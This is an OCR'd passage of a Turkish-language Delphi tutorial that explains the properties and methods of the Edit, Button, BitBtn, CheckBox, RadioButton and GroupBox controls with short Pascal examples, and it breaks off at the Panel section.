Edit kontrolünün içerisindeki yazının büyüklüğünü ayarlayan özelliğidir. Properties penceresinden ayarlanabileceği gibi "Unit" penceresinden de aşağıdaki şekilde kolayca değiştirilebilir. Diğer Font özellikleride aynı mantıkla belirlendikleri için onlara örnek verilmeyecektir.

```
procedure TForm1.Button5Click(Sender: TObject);
begin
  Edit1.Font.Size:=24;
end;
```

- **Edit1.SetFocus**

Cursor u Edit kontrolüne geçirmek için kullanılan method dur. Sadece "Unit" penceresinden değiştirilebilir.

```
procedure TForm1.FormActivate(Sender: TObject);
//SetFocus işlemini Create yordamına yazmayın
begin
  Edit1.SetFocus;//Cursor u Edit1 e gönder
end;
```

- **Edit1.CanFocus**

Gözükmeyen veya kullanılamayan bir kontrole "SetFocus" işlemi yapamazsınız. Bu yüzden öncelikle "SetFocus" işleminin o kontrol için yapılıp yapılamadığını "CanFocus" methoduyla kontrol ettirmelisiniz. Bu methoddan geriye "true" değeri dönerse "SetFocus" işleminin yapılabileceği anlamı çıkmaktadır.

```
procedure TForm1.Button6Click(Sender: TObject);
begin
  if Edit1.CanFocus then
    Edit1.SetFocus
  else
    ShowMessage('Edit1 kullanılamaz Halde');
end;
```

“SetFocus” işleminden önce her zaman “CanFocus” methodunu kullanmalısınız. Bu yöntem oluşabilecek hataları engelleyecektir.

- **Edit1.Focused**

Cursor’un Edit kontrolünün içerisinde olup olmadığını kontrol edebilen bir methoddur. Methoddan geriye “true” değerinin dönmesi Cursor’un kontrolün içerisinde olduğu anlamını taşımaktadır.

Basit bir “Idle” olayı (daha önce izah edildi) yaratarak hangi kontrolün aktif olduğunu tesbit edebilirsiniz.

- **Edit1.SelText**

Edit kontrolü içerisinde seçili metni öğrenmek veya değiştirmek için kullanılan bir methoddur.

```
procedure TForm1.Button7Click(Sender: TObject);
begin
  Form1.Caption:=Edit1.SelText;//seçili alanı yaz
end;
```

Dilerseniz methodu aşağıdaki şekilde de kullanabilirsiniz.

```
procedure TForm1.Button7Click(Sender: TObject);
begin
  Edit1.SelText:='Nihat Demirli';//seçili alana ata
end;
```

Bu durumda Edit kontrolünüzdeki seçili metnin yerine “Nihat Demirli” yazacaktır.

- **Edit1.SelLength**


Kontrol içerisinde seçili karakterlerin olup olmadığını belirleyen özelliğidir. Kullanımına ait örnek aşağıda verilmiştir.

```
procedure TForm1.Button7Click(Sender: TObject);
var
  karakter:Integer;
begin
```

```
  karakter:=Edit1.SelLength;//kaç karakter seçili
  Form1.Caption:='Seçili '+IntToStr(karakter)+' Eleman Var';
end;
```

- **Edit1.SelStart**

Kontrolün içerisinde bloklamaya kaçıncı karakterden başlanacağını belirleyen özelliğidir. Aşağıdaki tasarımı oluşturup "Unit" penceresine gerekli kodları ekleyiniz.




```
procedure TForm3.Button1Click(Sender: TObject);
var
  adet,karakter,baslangic, i,say:Integer;
  dizi:Array of AnsiString;
begin
  adet:=Length(Edit1.Text);//kaç karakter var
  SetLength(dizi,adet);
  for i:=0 to adet-1 do
    dizi[i]:=copy(Edit1.Text,i+1,1);//Bütün karakterleri diziye aktar
    i:=0;  say:=0;
 Repeat
    if dizi[i]=' ' then //karakter space ise
      begin
        if say<1 then
          baslangic:=i+1
        else
          begin
            karakter:=i+1;
            break;
          end;
        inc(say);
      end;
      inc(i);
  Until i>adet-1;
```

```
  Edit1.SetFocus;
  Edit1.SelStart:=baslangic;
  Edit1.SelLength:=karakter-baslangic;end;
```

Programı çalıştırdıktan sonra button kontrolüne tıklarsanız, iki boşluk arasındaki tüm içerik bloklanacaktır.

- **Edit1.Clear**

Kontrolün içeriğini temizlemek için kullanılan özelliğidir.

```
procedure TForm3.Button2Click(Sender: TObject);
begin
   Edit1.Clear ;//Temizle
end;
```

- **Edit1.AutoSelect**

"True" veya "False" değeri alabilen bu özellik sayesinde, kontrol Edit e geçtiği anda içeriğinin tamamının seçilip seçilemeyeceğini belirleyen özelliğidir. Varsayılan değeri "true" dur ve aktifleştiği anda tüm içerik seçilir.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Edit1.AutoSelect :=true;
end;
```

- **Edit1.Hint**

Mous kontrolün üzerinde hareketsiz kalırsa kullanıcının görmesi için açılan baloncuğun içeriği bu özellikle belirlenir.

- **Edit1.ShowHint**

"Hint" özelliğindeki içeriğin balancukta gözükebilmesi için "ShowHint" özelliğinede "true" değerinin aktarılması gerekmektedir. Aksi takdirde baloncuk asla açılmayacaktır.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Edit1.Hint:='Kursun Adını Gir';
  Edit1.ShowHint:=true;
```

```
end;
```

- **Edit1.SelectAll**

Kontrolün içeriğini komple seçmek için kullanılan methodudur. Sadece "Unit" penceresinden değiştirilebilir.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Edit1.SelectAll ;//Tümünü seç
end;
```

- **Edit1.Free**

Kontrolü projeden atmak için kullanılan methoddur. Artık bu kontrol Show ile gösterilemez.

```
procedure TForm3.Button3Click(Sender: TObject);
begin
  Edit1.Free;//formdan at
end;
```

- **TEdit.Create(kontrol)**

Yeni kontrol oluşturmak için kullanılan Methoddur. Aşağıdaki şekilde kolayca yeni Edit kontrolleri yaratabilirsiniz.

```
procedure TForm3.Button3Click(Sender: TObject);
var
  yeniText:TEdit;
begin
  yeniText:=TEdit.Create(Form3);//Edit yarat
  yeniText.Parent:=Form3;
end;
```

Aynı mantıkla diğer kontrollerden de kolayca yaratmanız mümkündür. Değiştireceğiniz tek şey "Tedit" yerine diğer kontrolün türetileceği sınıfı belirlemek olacaktır.

- **Edit1.GetTextLen**

Kontrolün içerisindeki karakter sayısını veren özelliğidir. Kullanımına ait örnek aşağıda verilmiştir.

```
procedure TForm1.FormCreate(Sender: TObject);
var
  karakter:Integer;
begin
  karakter:=Edit1.GetTextLen;//Kaç karakter var
  Form1.Caption:='Edit İçerisinde '+IntToStr(karakter)+' Karakter Var';
end;
```

- **Edit1.CutToClipboard**

Kontrolün içeriğini Clipboard a gönderen özelliğidir. Bu işlem yapıldıktan sonra herhangi bir uygulamadan "Paste" komutu verilirse gönderilen veriye ulaşılabilir.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  Edit1.CutToClipboard;//yolla
end;
```

- **Edit1.CopyToClipboard**

"CutToClipboard" ile aynı işi yapar tek fark kontrol içerisindeki içerik kaybolmayacaktır.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
   Edit1.CopyToClipboard;//yolla
end;
```

- **Edit1.PasteFromClipboard**

"Clipboard" daki bilgiye bu komutla ulaşılabilr. Verinin nereden gönderildiği önem arz etmez.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
   Edit1.PasteFromClipboard;//edite yapıştır
end;
```

Button Kontrolü:

Dillerin en popüler tetikleyicisi sanıyorum bu kontroldür. Aşağıda özellikleri açıklanmaktadır. Dikkatlice inceleyiniz.

- **Button1.Caption**

Button üzerinde gösterilecek olan etiket bu özellikle belirlenir, veya öğrenilebilir.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Button1.Caption:='Print';
end
```

Aynı kodu aşağıdaki gibi değiştirin.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Button1.Caption:='&Print';//kısayol tuşu belirlendi
end;
procedure TForm1.Button1Click(Sender: TObject);
begin
  ShowMessage('Prestige Education Center');
end;
```

"&" karakteri kısayol tuşu belirlemek için kullanılmaktadır. Peki ne yaptık şimdi, hemen izah edelim. Burada "P" (& Hangi karakterin solundaysa) karakteri kısayol tuşu olarak belirlendi. Şimdi herhangi bir zamanda "Alt+P" tuşlarına beraberce basılırsa bu button otomatik olarak "Click" lenmiş olacak,

dolayısıyla “OnClick” yordamında yazılmış olan kod işletilecektir. Yukarıdaki örnek için “Alt+P” tuşuna beraberce basılırsa “Prestige Education Center” mesajı kullanıcıya iletilecektir.

- **Button1.Cancel**

Aktiflik diğer kontrollerde olmasına rağmen “Esc” tuşuna basılması durumunda “OnClick” yordamındaki kodun işletilmesini sağlayan özelliğidir. “True” değerini alması, “Esc” tuşuna basılmasıyla kodun işletileceği anlamını taşımaktadır.

```
procedure TForm1.FormCreate(Sender: TObject);
//Esc tuşuna basınca Button1 işlesin
begin
  Button1.Cancel:=true;//Esc tuşu button1 i işletsin
end;
procedure TForm1.Button1Click(Sender: TObject);
begin
  ShowMessage('Prestige Education Center');
end;
```

Programı çalıştırıp “Esc” tuşuna basarsanız “Prestige Education Center” mesajı kullanıcıya iletilecektir. Burada hatırlatalım aynı anda iki buttonun “Cancel” özelliği “true” olamaz.

- **Button1.Default**

“Bu özellik yukarıdaki işlemi “Esc” tuşuyla değilde “Enter” tuşuyla yapmak için kullanılır. Yani hangi buttonun “Default” özelliğine “true” değeri aktarılırsa klavyeden “Enter” tuşuna basıldığı zaman, o button “Click” lenmiş olacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
//Enter tuşuna basınca Button1 işlesin
begin
  Button1.Default:=true;//Enter tuşu button1 i işletsin
end;
procedure TForm1.Button1Click(Sender: TObject);
begin
  ShowMessage('Prestige Education Center');
end;
```

Hatırlatalım şayet kontrol başka bir buttonda (başka bir button aktifken) iken "Enter" tuşuna basarsanız aktif buttonun "OnClick" yordamı işleyecektir. Bu özelliğin çalışabilmesi için kontrolün Button dışında başka bir kontrolde olması gerekmektedir.

- **Button1.WordWrap**


"True" veya "False" değeri alabilen bu özelliğe, "true" değeri aktarılırsa birden fazla satırlı etiket oluşturulabilir. Aşağıdaki örnekte bu özelliğe "true" değeri aktarılmıştır.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Button1.WordWrap:=true;// birden fazla satırlı yazıya izin ver
end;
```

Burada hatırlatalım, bu kontrolün üzerine resim yerleştirilememektedir. Bu yüzden "Additional" yaprağında bulunan "BitBtn" kontrolünü kullanmalısınız.

- **Button1.Enabled**

Bu özelliğe "False" değerini aktarırsanız, button kontrolüne tıklayamaz diğer hiçbir özelliğini kullanamazsınız.




```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Button1.Caption:='&Printere Yolla';
```


```
  Button1.Enabled:=false;//Kontrolü pasif yap
end;
```

BitBtn Kontrolü:


Bu kontrole ait extra özellikleri aşağıda açıklamaya çalışacağım. Diğer button kontrolüne ait bir çok özellik aynen kullanılabilmektedir.

- **Bitbtn1.Glyph**

Kontrolün üzerine aktaracağınız resmi bu özellikle belirleyebilirsiniz. Resim herhangi bir formatta olamaz (bmp tercih edin). Şimdi properties penceresinden bu özelliğe tıklayarak aşağıdaki pencerenin açılmasını sağlayınız.




Bu pencerede "Load" buttonuna tıklayıp istediğiniz resmi bulun ve "OK" buttonuna tıklayın. Ekran görüntünüz aşağıdaki gibi olacaktır. Şayet resmi kodla aktarmak isterseniz (Bitbtn1.Glyph.LoadFromFile(***'C:\Program Files\Common Files\delphi.bmp'***)); şeklinde bir kod satırı kullanmalısınız.



- **BitBtn1.Layout**

Bu özellikle de eklemiş olduğunuz resmin yazının neresinde bulunması gerektiğini belirleyebilirsiniz. Alabileceği seçenekler aşağıda verilmiştir.

Layout	Sonuç
blGlyphRight	**Yazının sağında**
blGlyphBottom	**Yazının Altında**
blGlyphLeft	**Yazının solunda**
blGlyphTop	**Yazının üzerinde**




```
procedure TForm2.FormCreate(Sender: TObject);
begin
   BitBtn1.Layout:=blGlyphRight;//yazının sğında
 end;
```

Evet gördüğünüz gibi içerisinde resim bulundurabilen buttonlardan oluşturmak son derece kolay. Düğme kontrolleri için sanıyorun “BitBtn” seçeneğini tercih etmeniz doğru olacaktır.

CheckBox Kontrolü:

Bu kontrol "evet-hayır" veya "Doğru-Yanlış" durumlarını gösterebilmek için kullanılan Component'tir. Aşağıda bu kontrole ait özellikler verilmektedir, dikkatlice inceleyiniz.

- **CheckBox1.Caption**

Etiket değerini tutan özelliğidir. CheckBox kontrolünün ne işe yaradığı bu etikette belirtilir.


```
procedure TForm2.FormCreate(Sender: TObject);
begin
   CheckBox1.Caption:='Medeni Hali';
 end;
```

- **CheckBox1.Alignment**

Etiketin solda veya sağda olmasını belirleyen özelliğidir. Alabileceği seçenekler aşağıda verilmiştir.

Alignment	Sonuç
taRightJustify	Yazının sağında
taLeftJustify	Yazının solunda


"Unit" penceresinden değiştirmek isterseniz aşağıdaki şekilde bir kodlama yapmalısınız.




```
procedure TForm2.FormCreate(Sender: TObject);
begin
   CheckBox1.Caption:='Medeni Hali';
   CheckBox2.Caption:='Cinsiyeti';
   CheckBox1.Alignment:=taRightJustify  ;//sağda
   CheckBox2.Alignment:=taLeftJustify;//solda
 end;
```


- **CheckBox1.Checked**

Kontrolün işaretli olup olmadığı, veya işaretini değiştirmek için kullanılan özelliğidir. Sanıyorum en önemli özelliği budur ve mous ile tıklanınca işareti otomatik olarak değişir.




```
procedure TForm3.FormCreate(Sender: TObject);
begin
  CheckBox1.Checked:=true;
  CheckBox3.Checked:=true;
end;
```

Aşağıdaki örnekte bilinen her yabancı dilin maaşı %10 artıracağı varsayılmıştır. "Edit1" kontrolü içerisinde personelin standart maaşı yazılmakta, hesapla düğmesine tıklanınca da zamlı maaş miktarı "Edit2" kontrolü içerisine aktarılmaktadır.



Uygulamanız için aşağıdaki kod satırlarını formunuza ekleyip çalıştırınız. Her işaretlediğiniz "CheckBox" ın maaşa %10 etki yaptığını göreceksiniz.

```
procedure TForm3.Button1Click(Sender: TObject);
var
  zam:Integer;
  maas,yenimaas:Currency;
begin
  zam:=100;
  maas:=StrToFloat(Edit1.Text);
  if CheckBox1.Checked then
    inc(zam,10); //%10 artır
  if CheckBox2.Checked then
    inc(zam,10); //%10 artır
  if CheckBox3.Checked then
    inc(zam,10); //%10 artır
  yenimaas:=maas*zam/100;
  Edit2.Text:=FloatToStr(yenimaas);
end;
```

RadioButton Kontrolü:

CheckBox kontrolü ile aynı mantıkta işlem yapar. Aralarındaki fark form üzerindeki "RadioButton" kontrollerinden sadece bir tanesinin işaretlenebileceğidir (istisnaları vardır). Diğer kontrolü işaretlemeye kalkarsanız aktif olan kontrol işaretini kaybedecektir.

Forma dikkat edecek olursanız şahsın mezun olduğu üniversite bir tane olacağı için (işi abartanlar hariç) tek bir tanesi işaretlenebilmektedir. Diğerini işaretlerseniz önceki aktiflik özelliğini yitirecektir.

- **RadioButton1.Checked**

Kontrolün işaretli olup olmadığı bu özellikle öğrenilebilir veya değiştirilebilir.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  RadioButton2.Checked:=true;
end;
```


- **RadioButton1.Ctl3D**

Kontrolün üç boyutlu olup olmamasını sağlayan özelliğidir. Varsayılan değeri "true" dur ve üç boytulu görünümü vardır.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  RadioButton1.Ctl3D:=true;
end;
```

GroupBox Kontrolü:

Aynı form üzerinde birden fazla "RadioButton" kontrolünün işaretlenemediğini yukarıda belirtmiştik. Peki ya böyle bir durumla karşılaşırsanız. Yani Aynı form üzerinde hem medehi hali, hemde Kdv oranı diye iki ilgisiz durum olursa o zaman ne yapacaksınız. İşte bu tip durumların çözümlerinde ayrı ayrı iki GroupBox kontrolü kullanmalısınız. Her GroupBox içerisinde bir tane "RadioButton" kontrolünü işaretleyebilirsiniz.



Yukarıdaki formda dikkat ettiyseniz iki tane ayrı "RadioButton" kontrolü işaretlenebildi. Her "GroupBox" içerisinde bir "RadioButton" unu işaretliyebilirsiniz.


Bu kontrol aynı zamanda diğer kontrollerin daha estetik gözükmesini de sağlamaktadır. Aşırıya kaçmamak şartıyla bolca kullanabilirsiniz.

- **GroupBox1.Caption**

"GroupBox" kontrolünün etiket değerini buradan belirleyebilir veya öğrenebilirsiniz.

```
procedure TForm5.FormCreate(Sender: TObject);
begin
  GroupBox1.Caption:='Eğitimin Adı';
end;
```


Şimdi daha gelişmiş bir örnek yaparak kontrole ait bilgilerinizi kaynaştıralım. Aşağıdaki tasarımı oluşturup gerekli olan kodları "Unit" pencerenize ekleyiniz.




```
procedure TForm5.FormCreate(Sender: TObject);
begin
  RadioButton1.Checked:=true;
  RadioButton5.Checked:=true;
  CheckBox1.Checked:=true;
end;
procedure TForm5.Button1Click(Sender: TObject);
var
  katsayi,kdvorani:Integer;
  fiyat:Currency;
begin
  katsayi:=100;
  if CheckBox1.Checked then
    Dec(katsayi,20);//20 azalt
  if RadioButton5.Checked then
    kdvorani:=20
  else
    kdvorani:=25;
  if RadioButton1.Checked then
    fiyat:=2000*(kdvorani+katsayi)/100
  else if RadioButton2.Checked then
    fiyat:=1500*(kdvorani+katsayi)/100
  else if RadioButton3.Checked then
    fiyat:=2500*(kdvorani+katsayi)/100
  else if RadioButton4.Checked then
    fiyat:=4000*(kdvorani+katsayi)/100;
```

```
Edit1.Text:=FloatToStr(fiyat);end;
```

Programı çalıştırdıktan sonra "Fiyat Belirle" buttonuna tıklarsanız, aşağıdaki gibi bir değer elde edersiniz. Dikkatlice inceleyiniz.



Panel Kontrolü:

